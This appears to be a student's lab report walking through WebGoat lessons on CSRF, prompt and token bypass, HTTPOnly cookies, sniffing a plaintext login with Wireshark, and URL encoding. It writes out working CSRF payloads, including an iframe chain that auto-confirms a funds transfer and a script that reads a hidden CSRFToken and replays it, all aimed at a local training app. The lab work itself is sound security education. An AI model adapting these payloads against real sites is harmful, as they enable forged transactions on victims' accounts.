



The lesson is completed.



1. Cross Site Request Forgery(CSRF)

Insert “<img src='attack?Screen=2078372&menu=900&transferFunds=5000'>”in the message textbox and set an interesting title to gather more victims to select it.


Click Discount and it will shows :

Refresh the page and the lesson is completed.



1. CSRF Prompt By-Pass

The page with url : “http://localhost:8080/WebGoat/attack?Screen=1471017872&menu=900&transferFunds=5000#attack/1471017872/900”



From the web source, we can see that




So, Insert text “

<iframe src="http://localhost:8080/WebGoat/attack?Screen=1471017872&menu=900&transferFunds=5000" id="myFrame" frameborder="1" marginwidth="0" marginheight="0" width="800" scrolling=yes height="300" onload="document.getElementById('frame2').src='http://localhost:8080/WebGoat/attack?Screen=1471017872&menu=900&transferFunds=CONFIRM';">

</iframe>


<iframe id="frame2" frameborder="1" marginwidth="0" marginheight="0" width="800" scrolling=yes height="300">

</iframe>” in the message textbox





Click CSRF and it shows :



Refresh the page and the lesson is completed.



1. CSRF Token By-Pass

First, go to this web <http://localhost:8080/WebGoat/attack?Screen=803158781&menu=900&transferFunds=main> and see the web source code.

There is a hidden value which is CSRFToken 

Insert text

“<script language="javascript">

<!--

var tokensuffix;

function readFrame1()

{

var frameDoc= document.getElementById("frame1").contentDocument;

var form = frameDoc.getElementsByTagName("form")[0];

tokensuffix = '&CSRFToken=' + form.CSRFToken.value;

loadFrame2();

}

function loadFrame2()

{

var testFrame = document.getElementById("frame2");

testFrame.src="http://localhost:8080/WebGoat/attack?Screen=803158781&menu=900&transferFunds=5000" + tokensuffix;

}

</script>

<iframe src="http://localhost:8080/WebGoat/attack?Screen=803158781&menu=900&transferFunds=main" onload="readFrame1();" id="frame1" frameborder="1" marginwidth="0" marginheight="0" width="800" scrolling=yes height="300">

</iframe>

<iframe id="frame2" frameborder="1" marginwidth="0" marginheight="0" width="800" scrolling=yes height="300"></iframe>” in the message textbox and set an title on it.




Click on it to activate.

The lesson is completed.




1. HTTPOnly Test

Without HTTPOnly, we can read and write cookie, click the two button and it will shows two alert message.



Click ReadCookie will show



Click Write Cookie will show



When HTTPOnly turn on, the two button will not function anymore.



Now, click the two button and it will show an empty alert message.




By now, most all browser should support HTTPOnly.

The lesson is completed.



All of the lesson in Cross-Site Scripting(XSS) is completed!



I have learned a lot from doing these attacks on web, knowing more about how does hacker works when they are hacking anyone.

#### ****Lab 1.5 Web Attack****

#### ****Overview****

Before we start lab1.5, we have to claim that this is an optional lab, which means that you don’t have to do this lab if your time is not allowed. But if you have time and interest to finish this lab and submit a single lab report, you may get 5 points bonus!  
So, back to the lab, what we going to do in this lab: Choose two kinds of Web attack in the WebGoat and finish all the related attack items. That’s it!


#### Steps

Just like lab1.4, to finish lab1.5, we will login the WebGoat and do the web attack what you have chosen.


1. Visit the WebGoat page: <http://localhost:8080/WebGoat/attack>;
2. Select two web attack types you are interesting and try to finish every items of them in the WebGoat.
3. Each of the attack has a solution, if you have no idea what to do, you can refer to the solution to help finish your work.

**Insecure Communication**


* Insecure Login
  + Stage 1 : Use Wireshark to capture all the package when I click the submit button.



After submit, stop capture package anymore. Filter the package with http, then find which one is the POST request.



Then, see the info of the package, we can see that the password plaintext is “sniffy”.




So, insert “sniffy” in the textbox, then stage 1 is completed.



* + Stage 2 : Now you have to switch to a secure connection. You archive this by changing the URL from http://... to https://... Sniff again the traffic as I have done in stage 1. As you will see there is not sent the password in plaintext. The server communicates with the application over a secure layer the so called Transport Layer Security (TLS) also called Secure Socket Layer (SSL). TLS is a hybrid encrypting protocol. A master secret is built to communicate. This master secret is built by using SHA-1 and MD5. All traffic between the Server and the Client is encrypted.


So the answer is No and TLS in the combobox, click submit.



Now, the lesson is completed.




Insecure Communication lesson is completed.



**Insecure Storage**

* **Encoding Basics** : This lesson is to enter different string to see the encoding and decoding schemes. Enter a string name “string” in the string textbox.



Then we can see that url encoding is



What if we change the string to “str ing” with a blank space in the middle of string. We can see that the url encoding changed, it shows “str+ing” in encoded blank and “str ing” in decoded blank. 

So, different encoding schemes can be used in web applications for different reasons.

The lesson of encoding basics is completed. 

Insecure Storage lesson is completed.

